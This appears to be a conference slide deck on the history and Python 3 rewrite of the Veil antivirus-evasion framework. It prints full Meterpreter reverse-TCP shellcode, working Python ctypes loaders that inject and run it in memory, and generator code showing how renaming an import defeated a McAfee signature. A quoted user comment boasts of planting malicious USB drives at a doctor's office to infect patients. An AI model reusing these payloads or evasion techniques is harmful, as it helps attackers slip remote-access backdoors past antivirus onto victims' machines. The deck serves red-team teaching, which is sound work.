



*Antivirus Evasion  
Reconstructed -  
Veil 3.0*



**@ChrisTruncer**



# *Christopher Truncer*

Previous Sys Admin turned Red

Red Team Lead

Open Source Developer

EyeWitness

Veil Framework :)





# *What's this talk about?*

- ◆ Veil-Framework History
- ◆ Veil-Framework 2.0
- ◆ Problems with Veil
- ◆ Veil-Framework 3.0
  - ◆ All the new stuff :)
- ◆ Public Release
- ◆ Questions



# *Veil - 1.0*



# *The Inception*

- ◆ The idea for Veil came after many pen tests
- ◆ The problem - time
- ◆ Will Schroeder and myself began developing different toolsets, and I released Veil
- ◆ First choice for developing payloads?
  - ◆ **Python**



```
# Clear the terminal and print out welcome message
title()
print " [By]: Chris Tuncer | [Twitter]: @ChrisTruncer"
print "===== "
print
print "[?] What payload type would you like to use?"
print

# Output all payload types
print " 1 - Meterpreter - Python - void pointer"
print " 2 - Meterpreter - Python - VirtualAlloc()"
print " 3 - Meterpreter - Python - base64 Encoded"
print " 4 - Meterpreter - Python - Letter Substitution"
print " 5 - Meterpreter - Python - ARC4 Stream Cipher"
print " 6 - Meterpreter - Python - DES Encrypted"
print " 7 - Meterpreter - Python - AES Encrypted"
print " 0 - Exit Veil\n"
```



# *Veil 1.0*

- ◆ This was probably my second script, ever
- ◆ It was just one giant file
- ◆ Tons of random functions
- ◆ Easy for me to develop with, but probably no one else
- ◆ Not extensible, would be a pain to add new features



# *Veil 1.0*

- ◆ At this point, Will began combining both codebases
- ◆ We wanted a framework to allow drag and drop payloads
  - ◆ Just create your own private module and the framework will pick it up!
- ◆ We wanted something that was easy to use and fast



# *Veil - 2.0*



```
=====
Veil-Evasion | [Version]: 2.28.2
=====
```

```
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=====
```

```
Main Menu
```

```
    53 payloads loaded
```

```
Available Commands:
```

```
use          Use a specific payload
info         Information on a specific payload
list         List available payloads
update       Update Veil-Evasion to the latest version
clean        Clean out payload folders
checkvt      Check payload hashes vs. VirusTotal
exit         Exit Veil-Evasion
```

```
[menu>>]: █
```



## *Veil 2.0*

- ◆ This is the Veil (Veil-Evasion) that everyone knows today
- ◆ Original Veil 2.0 didn't include really any of our own research
  - ◆ Why reinvent the wheel?
  - ◆ We just packaged existing research into the framework
- ◆ But we slowly started to add our own flair



# *Veil 2.0*

- ◆ We largely wanted to focus on usability
  - ◆ Seems funny, but it's important
  - ◆ If you can't use it, then it's worthless
- ◆ Included some of the basics such as:
  - ◆ Tab completion
    - ◆ Payloads
  - ◆ Error checking
    - ◆ Users..... :)
- ◆ Wanted to be able to easily help people



**ghost** commented on May 5, 2015



ok man i want to thank you for all the help ...i tried what you said i even "re-ran the script "  
"...no dice..." but i did get it to work in kali virtual machine so im happy but thanks  
im sure i didnt do something right ....who knows lol ... i just dont get it kali and ubuntu are both  
gnome

"i think" lol but it works and thats all that matters ive exploited 4 machines so far i left some autorun  
usb drives at my wifes doctors office they have promotional webkeys there tellin about certain  
medicines so i copied that url and my payload to the drive and left them there so when the go home  
to learn about their new medications im learning more about them lol  
maybe thats not completely ethical but a good way to learn "right ? lol" trial by fire  
but seriously thanks and i hope you guys are here for me in the future and same here if you all need  
anything im here :)



## *Veil 2.0*

- ◆ Veil was designed to be language agnostic
  - ◆ Write payloads in any language we can!
- ◆ Currently support 7 different languages, plus native executables and auxiliary modules
  - ◆ C, C#, Go, Perl, PowerShell, Python, and Ruby
- ◆ Anything that can access Windows functions can be used as a stager
- ◆ Built in native compilation everywhere we could



# *Problems I've Encountered*



# *Shellcode and Metasploit*

- ◆ Veil can generate shellcode for its payloads within the tool
  - ◆ That whole usability thing...
- ◆ But Veil simply invokes msfvenom
  - ◆ It's not created within Veil
- ◆ This makes our life easier..
- ◆ ... until msfvenom gets updated...



# *Shellcode and Metasploit*

- ◆ This happened one time early on after Veil 2.0's release
  - ◆ It completely broke Veil's ability to receive/parse shellcode from msfvenom
- ◆ This was pretty easily fixed once we understood the new output format
  - ◆ But it identified a problem
- ◆ We needed to remove complete reliance on msfvenom



```
flynn@nosliw:~/gitrepos/Veil-Ordnance$ ./Veil-Ordnance.py
usage: Veil-Ordnance.py [-p Payload Type] [--ip IP Address]
                        [--port Port Number] [--list-payloads]
                        [-e Encoder Name] [-b \x00\x0a..] [--list-encoders]
                        [--print-stats]
```

Ordnance disposal!

Shellcode Generation Options:

```
-p Payload Type, --payload Payload Type
                        Payload type (bind_tcp or rev_tcp)
--ip IP Address, --domain IP Address
                        IP Address to connect back to
--port Port Number    Port number to connect to.
--list-payloads       Lists all available payloads.
```

Encoder Options:

```
-e Encoder Name, --encoder Encoder Name
                        Name of Shellcode Encoder to use
-b \x00\x0a.., --bad-chars \x00\x0a..
                        Bad characters to avoid
--list-encoders       Lists all available encoders.
--print-stats         Print information about the encoded shellcode.
```



```
flynn@nosliw:~/gitrepos/Veil-0rdnances$ ./Veil-0rdnance.py -p rev_tcp --ip 8.8.8.8 --port 8675
\xfc\xe8\x86\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52\x30\x8b\x52\x0c\x8b\x52
\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1
\xcf\x0d\x01\xc7\xe2\xf0\x52\x57\x8b\x52\x10\x8b\x42\x3c\x8b\x4c\x10\x78\xe3\x4a
\x01\xd1\x51\x8b\x59\x20\x01\xd3\x8b\x49\x18\xe3\x3c\x49\x8b\x34\x8b\x01\xd6\x31
\xff\x31\xc0\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf4\x03\x7d\xf8\x3b\x7d\x24\x75
\xe2\x58\x8b\x58\x24\x01\xd3\x66\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01
\xd0\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x58\x5f\x5a\x8b\x12\xeb\x89
\x5d\x68\x33\x32\x00\x00\x68\x77\x73\x32\x5f\x54\x68\x4c\x77\x26\x07\xff\xd5\xb8
\x90\x01\x00\x00\x29\xc4\x54\x50\x68\x29\x80\x6b\x00\xff\xd5\x50\x50\x50\x50\x40
\x50\x40\x50\x68\xea\x0f\xdf\xe0\xff\xd5\x97\x6a\x09\x68\x08\x08\x08\x08\x68\x02
\x00\x21\xe3\x89\xe6\x6a\x10\x56\x57\x68\x99\xa5\x74\x61\xff\xd5\x85\xc0\x74\x0c
\xff\x4e\x08\x75\xec\x68\xf0\xb5\xa2\x56\xff\xd5\x6a\x00\x6a\x04\x56\x57\x68\x02
\xd9\xc8\x5f\xff\xd5\x8b\x36\x6a\x40\x68\x00\x10\x00\x00\x56\x6a\x00\x68\x58\xa4
\x53\xe5\xff\xd5\x93\x53\x6a\x00\x56\x53\x57\x68\x02\xd9\xc8\x5f\xff\xd5\x01\xc3
\x29\xc6\x85\xf6\x75\xec\xc3
flynn@nosliw:~/gitrepos/Veil-0rdnances$
```



```
=====  
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework  
=====
```

```
[?] Use msfvenom or supply custom shellcode?
```

- 1 - msfvenom **(default)**
- 2 - custom shellcode string
- 3 - file with shellcode (raw)

```
[>] Please enter the number of your choice: 2
```

```
[>] Please enter custom shellcode (one line, no quotes, \x00.. format): \xfc\xe8\x86\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2\xf0\x52\x57\x8b\x52\x10\x8b\x42\x3c\x8b\x4c\x10\x78\xe3\x4a\x01\xd1\x51\x8b\x59\x20\x01\xd3\x8b\x49\x18\xe3\x3c\x49\x8b\x34\x8b\x01\xd6\x31\xff\x31\xc0\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf4\x03\x7d\xf8\x3b\x7d\x24\x75\xe2\x58\x8b\x58\x24\x01\xd3\x66\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x58\x5f\x5a\x8b\x12\xeb\x89\x5d\x68\x33\x32\x00\x00\x68\x77\x73\x32\x5f\x54\x68\x4c\x77\x26\x07\xff\xd5\xb8\x90\x01\x00\x00\x29\xc4\x54\x50\x68\x29\x80\x6b\x00\xff\xd5\x50\x50\x50\x50\x40\x50\x40\x50\x68\xea\x0f\xdf\xe0\xff\xd5\x97\x6a\x09\x68\x08\x08\x08\x08\x68\x02\x00\x21\xe3\x89\xe6\x6a\x10\x56\x57\x68\x99\xa5\x74\x61\xff\xd5\x85\xc0\x74\x0c\xff\x4e\x08\x75\xec\x68\xf0\xb5\xa2\x56\xff\xd5\x6a\x00\x6a\x04\x56\x57\x68\x02\xd9\xc8\x5f\xff\xd5\x8b\x36\x6a\x40\x68\x00\x10\x00\x00\x56\x6a\x00\x68\x58\xa4\x53\xe5\xff\xd5\x93\x53\x6a\x00\x56\x53\x57\x68\x02\xd9\xc8\x5f\xff\xd5\x01\xc3\x29\xc6\x85\xf6\x75\xec\xc3
```



# *Shellcode and Metasploit*

- ◇ Doesn't seem widely used, but it has its advantages for us
  - ◇ I control the output, so no unforeseen changes
  - ◇ It supports what we believe are the most widely used payloads
  - ◇ It's faster for use vs. using msfvenom
  - ◇ Simply patching the shellcode allows for an immediate return of results



*AV Trying to Signature Veil*



# *AV Signature*

- ◆ About a year after Veil 2.0's release, we received word of a signature

The screenshot shows the McAfee Threat Intelligence Center interface for the Trojan-Veil malware. The top section features a teal background with risk levels and a 'Download Current DAT' button. Below this is a 'Next Steps' bar with links for 'Search Again', 'View All Threats', and 'Sign Up McAfee Labs Security Advisory'. The main content area is divided into 'Overview' and 'Removal' sections. The 'Overview' section contains a table with the following data:

Minimum DAT	Minimum Engine	Description Added
N/A	5.4.00	2014-05-22
Updated DAT	File Length	Description Modified
7446 (2014-05-22)	0	2014-05-22

Below the table is a section titled 'Malware Proliferation' which includes a world map showing the geographic spread of the malware.



Please select the product you are using. Selecting the appropriate product will provide the correct categorization information to be displayed for you.

McAfee SiteAdvisor/WebAdvisor 

Please type in a URL to look up the categorization.

<https://www.veil-framework.com>

**Check URL**

## Categorization in URL Filter database version '195942'

URL	Status	Categorization	Reputation
<a href="https://www.veil-framework.com">https://www.veil-framework.com</a> ...	Categorized URL	- Sports	Minimal Risk

# Trojan-Veil

This page shows details and results of our analysis on the malware Trojan-Veil


[Download Current DAT](#)

## Threat Detail

**Malware Type:** Trojan  
**Malware Sub-type:**  
**Discovery Date:** 2014-05-22

Risk to Home User    Risk to Corporate User

High  
Medium  
Minimal



**Next Steps:** [Search Again](#) [View All Threats](#) [Sign Up McAfee Labs Security Advisory](#)

### Overview

#### Removal

<b>Minimum DAT</b> N/A	<b>Minimum Engine</b> 5.4.00	<b>Description Added</b> 2014-05-22
<b>Updated DAT</b> 7446 (2014-05-22)	<b>File Length</b> 0	<b>Description Modified</b> 2014-05-22

### Malware Proliferation



```
import ctypes
```

```
JGFiJsvy = bytearray('\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b\x50  
 \x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff\xac\x3c  
 \x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2\xf2\x52\x57\x8b\x52\x10\x8b  
 \x4a\x3c\x8b\x4c\x11\x78\xe3\x48\x01\xd1\x51\x8b\x59\x20\x01\xd3\x8b\x49  
 \x18\xe3\x3a\x49\x8b\x34\x8b\x01\xd6\x31\xff\xac\xc1\xcf\x0d\x01\xc7\x38  
 \xe0\x75\xf6\x03\x7d\xf8\x3b\x7d\x24\x75\xe4\x58\x8b\x58\x24\x01\xd3\x66  
 \x8b\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44\x24\x24\x5b  
 \x5b\x61\x59\x5a\x51\xff\xe0\x5f\x5f\x5a\x8b\x12\xeb\x8d\x5d\x68\x33\x32  
 \x00\x00\x68\x77\x73\x32\x5f\x54\x68\x4c\x77\x26\x07\xff\xd5\xb8\x90\x01  
 \x00\x00\x29\xc4\x54\x50\x68\x29\x80\x6b\x00\xff\xd5\x6a\x05\x68\xac\x10  
 \x3c\x94\x68\x02\x00\x21\x2f\x89\xe6\x50\x50\x50\x50\x40\x50\x40\x50\x68  
 \xea\x0f\xdf\xe0\xff\xd5\x97\x6a\x10\x56\x57\x68\x99\xa5\x74\x61\xff\xd5  
 \x85\xc0\x74\x0a\xff\x4e\x08\x75\xec\xe8\x61\x00\x00\x00\x6a\x00\x6a\x04  
 \x56\x57\x68\x02\xd9\xc8\x5f\xff\xd5\x83\xf8\x00\x7e\x36\x8b\x36\x6a\x40  
 \x68\x00\x10\x00\x00\x56\x6a\x00\x68\x58\xa4\x53\xe5\xff\xd5\x93\x53\x6a  
 \x00\x56\x53\x57\x68\x02\xd9\xc8\x5f\xff\xd5\x83\xf8\x00\x7d\x22\x58\x68  
 \x00\x40\x00\x00\x6a\x00\x50\x68\x0b\x2f\x0f\x30\xff\xd5\x57\x68\x75\x6e  
 \x4d\x61\xff\xd5\x5e\x5e\xff\x0c\x24\xe9\x71\xff\xff\xff\x01\xc3\x29\xc6  
 \x75\xc7\xc3\xbb\xf0\xb5\xa2\x56\x6a\x00\x53\xff\xd5')
```

```
TmSwsG = ctypes.windll.kernel32.VirtualAlloc(ctypes.c_int(0),ctypes.c_int(len(  
 JGFiJsvy)),ctypes.c_int(0x3000),ctypes.c_int(0x40))
```

```
MLvKyXQOX = (ctypes.c_char * len(JGFiJsvy)).from_buffer(JGFiJsvy)
```

```
ctypes.windll.kernel32.RtlMoveMemory(ctypes.c_int(TmSwsG),MLvKyXQOX,ctypes.  
 c_int(len(JGFiJsvy)))
```

```
oPMRcLvy = ctypes.windll.kernel32.CreateThread(ctypes.c_int(0),ctypes.c_int(0),  
 ctypes.c_int(TmSwsG),ctypes.c_int(0),ctypes.c_int(0),ctypes.pointer(ctypes.  
 c_int(0)))
```

```
ctypes.windll.kernel32.WaitForSingleObject(ctypes.c_int(oPMRcLvy),ctypes.c_int(  
 -1))
```

```
import ctypes
JGFijsvy = bytearray('\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b\x50
\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff\xac\x3c
\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2\xf2\x52\x57\x8b\x52\x10\x8b
\x4a\x3c\x8b\x4c\x11\x78\xe3\x48\x01\xd1\x51\x8b\x59\x20\x01\xd3\x8b\x49
\x18\xe3\x3a\x49\x8b\x34\x8b\x01\xd6\x31\xff\xac\xc1\xcf\x0d\x01\xc7\x38
\xe0\x75\xf6\x03\x7d\xf8\x3b\x7d\x24\x75\xe4\x58\x8b\x58\x24\x01\xd3\x66
\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44\x24\x24\x5b
\x5b\x61\x59\x5a\x51\xff\xe0\x5f\x5f\x5a\x8b\x12\xeb\x8d\x5d\x68\x33\x32
\x00\x00\x68\x77\x73\x32\x5f\x54\x68\x4c\x77\x26\x07\xff\xd5\xb8\x90\x01
\x00\x00\x29\xc4\x54\x50\x68\x29\x80\x6b\x00\xff\xd5\x6a\x05\x68\xac\x10
\x3c\x94\x68\x02\x00\x21\x2f\x89\xe6\x50\x50\x50\x50\x40\x50\x40\x50\x68
\xea\x0f\xdf\xe0\xff\xd5\x97\x6a\x10\x56\x57\x68\x99\xa5\x74\x61\xff\xd5
\x85\xc0\x74\x0a\xff\x4e\x08\x75xec\xe8\x61\x00\x00\x00\x6a\x00\x6a\x04
\x56\x57\x68\x02\xd9\xc8\x5f\xff\xd5\x83\xf8\x00\x7e\x36\x8b\x36\x6a\x40
\x68\x00\x10\x00\x00\x56\x6a\x00\x68\x58\xa4\x53\xe5\xff\xd5\x93\x53\x6a
\x00\x56\x53\x57\x68\x02\xd9\xc8\x5f\xff\xd5\x83\xf8\x00\x7d\x22\x58\x68
\x00\x40\x00\x00\x6a\x00\x50\x68\x0b\x2f\x0f\x30\xff\xd5\x57\x68\x75\x6e
\x4d\x61\xff\xd5\x5e\x5e\xff\x0c\x24\xe9\x71\xff\xff\xff\x01\xc3\x29\xc6
\x75\xc7\x53\xbb\xf0\xb5\xa2\x56\x6a\x00\x53\xff\xd5')
TmSwsG = ctypes.windll.kernel32.VirtualAlloc(ctypes.c_int(0),ctypes.c_int(len(
JGFijsvy)),ctypes.c_int(0x3000),ctypes.c_int(0x40))
MLvKyXQOX = (ctypes.c_char * len(JGFijsvy)).from_buffer(JGFijsvy)
ctypes.windll.kernel32.RtlMoveMemory(ctypes.c_int(TmSwsG),MLvKyXQOX,ctypes.
c_int(len(JGFijsvy)))
oPMRcLvY = ctypes.windll.kernel32.CreateThread(ctypes.c_int(0),ctypes.c_int(0),
ctypes.c_int(TmSwsG),ctypes.c_int(0),ctypes.c_int(0),ctypes.pointer(ctypes.
c_int(0)))
ctypes.windll.kernel32.WaitForSingleObject(ctypes.c_int(oPMRcLvY),ctypes.c_int(
-1))
```

```
def generate(self):
    if self.required_options["inject_method"][0].lower() == "virtual":
        if self.required_options["expire_payload"][0].lower() == "x":

            # Generate Shellcode Using msfvenom
            Shellcode = self.shellcode.generate()

            # Generate Random Variable Names
            ShellcodeVariableName = helpers.randomString()
            RandPtr = helpers.randomString()
            RandBuf = helpers.randomString()
            RandHt = helpers.randomString()

            # Create Payload code
            PayloadCode = 'import ctypes\n'
            PayloadCode += ShellcodeVariableName + ' = bytearray(\'\' + Shellcode + '\')\n'
            PayloadCode += RandPtr + ' = ctypes.windll.kernel32.VirtualAlloc(ctypes.c_int(0),ctypes.c_int(len(' + ShellcodeVariableName + ')))\n'
            PayloadCode += RandBuf + ' = (ctypes.c_char * len(' + ShellcodeVariableName + ')).from_buffer(' + ShellcodeVariableName + ')\n'
            PayloadCode += 'ctypes.windll.kernel32.RtlMoveMemory(ctypes.c_int(' + RandPtr + '), ' + RandBuf + ', ctypes.c_int(len(' + ShellcodeVariableName + ')))\n'
            PayloadCode += RandHt + ' = ctypes.windll.kernel32.CreateThread(ctypes.c_int(0),ctypes.c_int(0),ctypes.c_int(' + RandPtr + '), ctypes.c_int(0), ctypes.c_int(0), ctypes.c_int(0))\n'
            PayloadCode += 'ctypes.windll.kernel32.WaitForSingleObject(ctypes.c_int(' + RandHt + '), ctypes.c_int(-1))\n'

            if self.required_options["use_pyherion"][0].lower() == "y":
                PayloadCode = encryption.pyherion(PayloadCode)

        return PayloadCode
```

```
# Create Payload code
```

```
PayloadCode = 'import ctypes\n'
```

```
PayloadCode = 'import ctypes as avlol\n'
```

```
PayloadCode += 'from Crypto.Cipher import AES\n'
```

```
PayloadCode += 'import base64\n'
```

```
PayloadCode += 'import os\n'
```

```
@@ def generate(self):
```

```
PayloadCode += RandCipherObject + ' = AES.new(\'\' + secret + '\')\n'
```

```
PayloadCode += RandDecodedShellcode + ' = ' + RandDecodeAES + '(' + RandCipherObject + ', \'\' + EncodedShellcode + '\')\n'
```

```
PayloadCode += RandShellCode + ' = bytearray(' + RandDecodedShellcode + '.decode("string_escape"))\n'
```

```
PayloadCode += RandPtr + ' = ctypes.windll.kernel32.VirtualAlloc(ctypes.c_int(0),ctypes.c_int(len(' + RandShellCode + '))\n'
```

```
PayloadCode += RandBuf + ' = (ctypes.c_char * len(' + RandShellCode + ')).from_buffer(' + RandShellCode + ')\n'
```

```
PayloadCode += 'ctypes.windll.kernel32.RtlMoveMemory(ctypes.c_int(' + RandPtr + '), ' + RandBuf + ', ctypes.c_int(len(' + RandShellCode + '))\n'
```

```
PayloadCode += RandHt + ' = ctypes.windll.kernel32.CreateThread(ctypes.c_int(0), ctypes.c_int(0), ctypes.c_int(' + RandPtr + ')\n'
```

```
PayloadCode += 'ctypes.windll.kernel32.WaitForSingleObject(ctypes.c_int(' + RandHt + '), ctypes.c_int(-1))\n'
```

```
PayloadCode += RandPtr + ' = avlol.windll.kernel32.VirtualAlloc(avlol.c_int(0), avlol.c_int(len(' + RandShellCode + ')),\n'
```

```
PayloadCode += RandBuf + ' = (avlol.c_char * len(' + RandShellCode + ')).from_buffer(' + RandShellCode + ')\n'
```

```
PayloadCode += 'avlol.windll.kernel32.RtlMoveMemory(avlol.c_int(' + RandPtr + '), ' + RandBuf + ', avlol.c_int(len(' + RandShellCode + '))\n'
```

```
PayloadCode += RandHt + ' = avlol.windll.kernel32.CreateThread(avlol.c_int(0), avlol.c_int(0), avlol.c_int(' + RandPtr + ')\n'
```

```
PayloadCode += 'avlol.windll.kernel32.WaitForSingleObject(avlol.c_int(' + RandHt + '), avlol.c_int(-1))\n'
```

```
import ctypes as avlol
jlknefhjdnsfnsdf = bytearray('\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64
\x8b\x50\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff\xac
\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2\xf2\x52\x57\x8b\x52\x10\x8b
\x4a\x3c\x8b\x4c\x11\x78\xe3\x48\x01\xd1\x51\x8b\x59\x20\x01\xd3\x8b\x49\x18
\xe3\x3a\x49\x8b\x34\x8b\x01\xd6\x31\xff\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75
\xf6\x03\x7d\xf8\x3b\x7d\x24\x75\xe4\x58\x8b\x58\x24\x01\xd3\x66\x8b\x0c\x4b
\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a
\x51\xff\xe0\x5f\x5f\x5a\x8b\x12\xeb\x8d\x5d\x68\x33\x32\x00\x00\x68\x77\x73
\x32\x5f\x54\x68\x4c\x77\x26\x07\xff\xd5\xb8\x90\x01\x00\x00\x29\xc4\x54\x50
\x68\x29\x80\x6b\x00\xff\xd5\x6a\x05\x68\xac\x10\x3c\x94\x68\x02\x00\x21\x18
\x89\xe6\x50\x50\x50\x50\x40\x50\x40\x50\x68\xea\x0f\xdf\xe0\xff\xd5\x97\x6a
\x10\x56\x57\x68\x99\xa5\x74\x61\xff\xd5\x85\xc0\x74\x0a\xff\x4e\x08\x75\xec
\xe8\x61\x00\x00\x00\x6a\x00\x6a\x04\x56\x57\x68\x02\xd9\xc8\x5f\xff\xd5\x83
\xf8\x00\x7e\x36\x8b\x36\x6a\x40\x68\x00\x10\x00\x00\x56\x6a\x00\x68\x58\xa4
\x53\xe5\xff\xd5\x93\x53\x6a\x00\x56\x53\x57\x68\x02\xd9\xc8\x5f\xff\xd5\x83
\xf8\x00\x7d\x22\x58\x68\x00\x40\x00\x00\x6a\x00\x50\x68\x0b\x2f\x0f\x30\xff
\xd5\x57\x68\x75\x6e\x4d\x61\xff\xd5\x5e\x5e\xff\x0c\x24\xe9\x71\xff\xff\xff
\x01\xc3\x29\xc6\x75\xc7\xc3\xbb\xf0\xb5\xa2\x56\x6a\x00\x53\xff\xd5')
uejsd = avlol.windll.kernel32.VirtualAlloc(avlol.c_int(0), avlol.c_int(len(
jlknefhjdnsfnsdf)), avlol.c_int(0x3000), avlol.c_int(0x40))
klmsdfuwekm32jd = avlol.c_char * len(jlknefhjdnsfnsdf).from_buffer(
ilknefhjdnsfnsdt)
avlol.windll.kernel32.RtlMoveMemory(avlol.c_int(uejsd), klmsdfuwekm32jd, avlol
.c_int(len(ilknefhjdnsfnsdf)))
pikdjd = avlol.windll.kernel32.CreateThread(avlol.c_int(0), avlol.c_int(0), avlol
.c_int(uejsd), avlol.c_int(0), avlol.c_int(0), avlol.pointer(avlol.c_int(0)))
avlol.windll.kernel32.WaitForSingleObject(avlol.c_int(pikdjd), avlol.c_int(-1))
```



## Your Scan is Done: No Issues Detected

During the manual scan, McAfee did not detect any items that require your attention. No further action is required.

### Results

Items Scanned: 2

Items Detected: 0

Items Fixed: 0

Items Remaining: 0


Don't show this alert again

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LiveSafe





```
=====
Veil | [Version]: 3.0
=====
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=====

Main Menu

    2 tools loaded

Available Commands:

    exit          Exit Veil
    info          Information on a specific tool
    list          List available tools
    update        Update Veil
    use           Use a specific tool

Main menu choice: █
```

# *Veil 3.0*



# *Veil 3.0*

- ◇ Veil 3.0 has multiple changes in the tool when compared to version 2.0
  - ◇ First and foremost, Veil has been completely rewritten in Python 3
  - ◇ Python 3 is the way forward with using Python
  - ◇ I did not want to refactor the code in Python 2 now, to need to update to Python 3 when Py2 is end-of-life (2020)



# *Veil 3.0*

- ◆ Refactoring the codebase while updating to Python 3 was a challenge
  - ◆ It went beyond just changing print statements into functions
- ◆ Handling shellcode in Python 3 is completely different from Python 2
- ◆ Creating a Python payload that injects shellcode into memory is different



# Veil 2.0

```
EUPnBcpNWMwGi = bytearray(' \xfc \xe8 \x86 \x00 \x00 \x00 \x60 \x89 \xe5 \x31 \xd2 \x64 \x8b \x52 \x30 \x8b \x52 \x0c \x8b \x52 \x14  
 \x8b \x72 \x28 \x0f \xb7 \x4a \x26 \x31 \xff \x31 \xc0 \xac \x3c \x61 \x7c \x02 \x2c \x20 \xc1 \xcf \x0d \x01 \xc7 \xe2 \xf0 \x52 \x57  
 \x8b \x52 \x10 \x8b \x42 \x3c \x8b \x4c \x10 \x78 \xe3 \x4a \x01 \xd1 \x51 \x8b \x59 \x20 \x01 \xd3 \x8b \x49 \x18 \xe3 \x3c \x49 \x8b  
 \x34 \x8b \x01 \xd6 \x31 \xff \x31 \xc0 \xac \xc1 \xcf \x0d \x01 \xc7 \x38 \xe0 \x75 \xf4 \x03 \x7d \xf8 \x3b \x7d \x24 \x75 \xe2 \x58  
 \x8b \x58 \x24 \x01 \xd3 \x66 \x8b \x0c \x4b \x8b \x58 \x1c \x01 \xd3 \x8b \x04 \x8b \x01 \xd0 \x89 \x44 \x24 \x24 \x5b \x5b \x61 \x59  
 \x5a \x51 \xff \xe0 \x58 \x5f \x5a \x8b \x12 \xeb \x89 \x5d \x68 \x33 \x32 \x00 \x00 \x68 \x77 \x73 \x32 \x5f \x54 \x68 \x4c \x77 \x26  
 \x07 \xff \xd5 \xb8 \x90 \x01 \x00 \x00 \x29 \xc4 \x54 \x50 \x68 \x29 \x80 \x6b \x00 \xff \xd5 \x50 \x50 \x50 \x50 \x40 \x50 \x40 \x50  
 \x68 \xea \x0f \xdf \xe0 \xff \xd5 \x97 \x6a \x09 \x68 \xc0 \xa8 \xa2 \x91 \x68 \x02 \x00 \x21 \xe3 \x89 \xe6 \x6a \x10 \x56 \x57 \x68  
 \x99 \xa5 \x74 \x61 \xff \xd5 \x85 \xc0 \x74 \x0c \xff \x4e \x08 \x75 \xec \x68 \xf0 \xb5 \xa2 \x56 \xff \xd5 \x6a \x00 \x6a \x04 \x56  
 \x57 \x68 \x02 \xd9 \xc8 \x5f \xff \xd5 \x8b \x36 \x6a \x40 \x68 \x00 \x10 \x00 \x00 \x56 \x6a \x00 \x68 \x58 \xa4 \x53 \xe5 \xff \xd5  
 \x93 \x53 \x6a \x00 \x56 \x53 \x57 \x68 \x02 \xd9 \xc8 \x5f \xff \xd5 \x01 \xc3 \x29 \xc6 \x85 \xf6 \x75 \xec \xc3')
```

```
import ctypes as ZKWxNIdQAUp  
VjdMidBttQlbLnR = ZKWxNIdQAUp.windll.kernel32.VirtualAlloc(ZKWxNIdQAUp.c_int(0), ZKWxNIdQAUp.c_int(len(  
    EUPnBcpNWMwGi)), ZKWxNIdQAUp.c_int(0x3000), ZKWxNIdQAUp.c_int(0x40))  
WgHYTWhElnnZ = (ZKWxNIdQAUp.c_char * len(EUPnBcpNWMwGi)).from_buffer(EUPnBcpNWMwGi)  
ZKWxNIdQAUp.windll.kernel32.RtlMoveMemory(ZKWxNIdQAUp.c_int(VjdMidBttQlbLnR), WgHYTWhElnnZ, ZKWxNIdQAUp.c_int(len(  
    EUPnBcpNWMwGi)))  
IaoYNg = ZKWxNIdQAUp.windll.kernel32.CreateThread(ZKWxNIdQAUp.c_int(0), ZKWxNIdQAUp.c_int(0), ZKWxNIdQAUp.c_int(  
